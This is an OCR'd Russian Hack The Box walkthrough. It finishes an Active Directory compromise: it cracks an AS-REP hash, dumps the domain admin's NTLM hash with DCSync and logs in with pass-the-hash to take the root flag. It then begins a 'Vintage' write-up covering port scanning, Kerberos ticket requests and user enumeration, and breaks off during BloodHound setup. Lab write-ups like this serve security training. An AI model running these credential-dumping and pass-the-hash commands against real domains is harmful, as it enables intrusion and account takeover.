


```
$krb5asrep$23$ethan@ADMINISTRATOR.HTB:b41ddb9856b242c52d3724eda9a01e8c$c46ae065a3abafac26d876b09c61f2531b3690
09a08a1bd0c02f27a733d8c2fe47ee3f2f8f85088a3673fadae9915ef7118a6595cd8d253b73578e0d83076c2501e36c673351a6d6d04
e3bce7d831647c415a8faf17f8db3a967bcf5b911499db070eeb6769966894437a05c9b991f56cad72cd4e231a8cf:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$ethan@ADMINISTRATOR.HTB:b41ddb9856b24...31a8cf
```

Результат подбора пароля

Так мы компрометируем учетную запись пользователя `ethan`, которая, судя по графу BloodHound, имеет право репликации учетных данных с контроллера домена. Выполняем DCSync для получения хеша доменного администратора.

```
impacket-secretsdump administrator.htb/ethan:limpbizkit@10.10.11.42
-just-dc-user administrator
```




```
impacket-secretsdump administrator.htb/ethan:limpbizkit@10.10.11.42 -just-dc-user administrator
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
[*] Cleaning up...
```

Учетные данные админа

С полученным хешем подключаемся по WinRM и забираем последний флаг.

```
evil-winrm -i 10.10.11.42 -u administrator -H
3dc553ce4b9fd20bd016e098d2d2fd2e
```




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
cfe114ebb3312fda3f1faf92d2a62297
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Флаг рута

Машина захвачена!

HTB
VINTAGE



Vintage

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	30 Nov 2024	Hard	40

Ломаем лабораторию Active Directory

Сегодня я покажу процесс эксплуатации цепочки уязвимостей в Active Directory. Небезопасные списки доступа дадут нам сессию на хосте, а учетную запись администратора мы сможем заполучить, обнаружив сохраненные учетные данные и группу с делегированием.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Vintage с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.


РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.45     vintage.htb
```

Помимо IP-адреса, нам на этот раз дают учетные данные с правами пользователя домена.



```
Target IP Address
10.10.11.45

Machine Information
As is common in real life Windows pentests, you will start the Vintage box with credentials for the following account: P.Rosa / Rosaisbest123
```

Информация о машине

Запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for vintage.htb (10.10.11.45)
Host is up (0.68s latency).

PORT     STATE  SERVICE       VERSION
53/tcp   closed domain
88/tcp   open   kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-17 15:00:22Z)
135/tcp  open   msrpc         Microsoft Windows RPC
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open   ldap          Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)
445/tcp  open   microsoft-ds?
464/tcp  open   kpasswd5?
593/tcp  open   ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open   tcpwrapped
3268/tcp open   ldap          Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)
3269/tcp open   tcpwrapped
5985/tcp open   http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open   mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат работы скрипта


Сканер нашел 12 открытых портов:

- 88 — служба Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC). Используется для операций взаимодействия контроллер — контроллер и контроллер — клиент;
- 139 — NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — служба удаленного управления WinRM;
- 9389 — веб-службы AD DS.

ТОЧКА ВХОДА

Проверим выданные учетные данные с помощью **NetExec**.

```
nxc ldap 10.10.11.45 -u P.Rosa -p Rosaisbest123!
```



```
~/tmp/HTB/vintage (12.366s)
nxc ldap 10.10.11.45 -u P.Rosa -p Rosaisbest123!
LDAP        10.10.11.45     389    dc01.vintage.htb [*]  x64 (name:dc01.vintage.htb) (domain:vintage.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.45     389    dc01.vintage.htb [-] vintage.htb\P.Rosa:Rosaisbest123! STATUS_NOT_SUPPORTED
```

Проверка учетных данных

Ответ `STATUS_NOT_SUPPORTED` говорит о том, что протокол аутентификации NTLM не поддерживается. Попробуем использовать аутентификацию Kerberos, но сперва обновим запись в файле `/etc/hosts`.


```
10.10.11.45 vintage.htb dc01.vintage.htb
```

Затем необходимо синхронизировать время с сервером.

```
sudo timedatectl set-ntp false
sudo ntpdate -s 10.10.11.45
```

Когда все готово, запросим TGT-билет Kerberos для юзера `P.Rosa`.

```
getTGT.py vintage.htb/P.Rosa:Rosaisbest123!
```




```
~/tmp/HTB/vintage (2.989s)
getTGT.py vintage.htb/P.Rosa:Rosaisbest123
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] Saving ticket in P.Rosa.ccache
```

Получение тикета

Билет получен, теперь используем его для подключения к службе LDAP с помощью NetExec.

```
KRB5CCNAME=P.Rosa.ccache nxc ldap dc01.vintage.htb -u P.Rosa -p
'Rosaisbest123!' -k --use-kcache
```




```
~/tmp/HTB/vintage (13.739s)
KRB5CCNAME=P.Rosa.ccache nxc ldap dc01.vintage.htb -u P.Rosa -p 'Rosaisbest123!' -k --use-kcache
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [*]  x64 (name:dc01.vintage.htb) (domain:vintage.htb) (signing:True) (SMBv1:False)
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] vintage.htb\P.Rosa from ccache
```

Проверка билета

Все работает, доступ есть, а значит, получим список пользователей с полем `description`, ведь иногда там можно найти разную интересную информацию.

```
KRB5CCNAME=P.Rosa.ccache nxc ldap dc01.vintage.htb -u P.Rosa -p
'Rosaisbest123!' -k --use-kcache --users
```



```
KRB5CCNAME=P.Rosa.ccache nxc ldap dc01.vintage.htb -u P.Rosa -p 'Rosaisbest123!' -k --use-kcache --users
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [*]  x64 (name:dc01.vintage.htb) (domain:vintage.htb) (signing:True) (SMBv1:False)
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] vintage.htb\P.Rosa from ccache
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [*] Enumerated 14 domain users: vintage.htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb -Username-                    -Last PW Set-       -BadPW- -Description-
LDAP        dc01.vintage.htb 389    dc01.vintage.htb Administrator                 2024-06-08 11:34:54 0       Built-in account for administering the computer/domain
LDAP        dc01.vintage.htb 389    dc01.vintage.htb Guest                         2024-11-13 14:16:53 1       Built-in account for guest access to the computer/domain
LDAP        dc01.vintage.htb 389    dc01.vintage.htb krbtgt                        2024-06-05 10:27:35 0       Key Distribution Center Service Account
LDAP        dc01.vintage.htb 389    dc01.vintage.htb M.Rossi                       2024-06-05 13:31:08 1
LDAP        dc01.vintage.htb 389    dc01.vintage.htb R.Verdi                       2024-06-05 13:31:08 1
LDAP        dc01.vintage.htb 389    dc01.vintage.htb L.Bianchi                     2024-06-05 13:31:08 1
LDAP        dc01.vintage.htb 389    dc01.vintage.htb G.Viola                       2024-06-05 13:31:08 1
LDAP        dc01.vintage.htb 389    dc01.vintage.htb C.Neri                        2024-06-05 21:08:13 0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb P.Rosa                        2024-11-06 12:27:16 1
LDAP        dc01.vintage.htb 389    dc01.vintage.htb svc_sql                       2025-01-17 17:12:04 1
LDAP        dc01.vintage.htb 389    dc01.vintage.htb svc_ldap                      2024-06-06 13:45:27 1
LDAP        dc01.vintage.htb 389    dc01.vintage.htb svc_ark                       2024-06-06 13:45:27 1
LDAP        dc01.vintage.htb 389    dc01.vintage.htb C.Neri_adm                    2024-06-07 10:54:14 0
LDAP        dc01.vintage.htb 389    dc01.vintage.htb L.Bianchi_adm                 2024-11-26 11:40:30 0
```

Список пользователей домена

Ничего нового не нашли, поэтому соберем базу BloodHound.

Справка: BloodHound


Утилита **BloodHound** использует теорию графов для выявления скрытых и зачастую непреднамеренных взаимосвязей в среде Active Directory. Ее можно использовать, чтобы легко идентифицировать очень сложные пути атаки. Помимо самой утилиты, которая позволяет просматривать граф, существует часть, загружаемая на удаленный хост для сбора информации. Она бывает в версиях для Windows — на PowerShell или C# — и для Linux — на Python.

Собрать базу можно с помощью BloodHound.py, однако для этого требуется DNS-сервер. DNS из лаборатории нам недоступен, так что поднимаем свой — со всеми необходимыми записями.

```
[A]
*.vintage.htb=10.10.11.45
[SRV]
_ldap._tcp.pdc._msdcs.vintage.htb=0 5 389 vintage.htb
_ldap._tcp.gc._msdcs.vintage.htb=0 5 389 vintage.htb
_kerberos._tcp.dc._msdcs.vintage.htb=0 5 88 vintage.htb
```

В качестве сервера DNS используем **DNSChef**. Передаем ему файл с записями для домена.

```
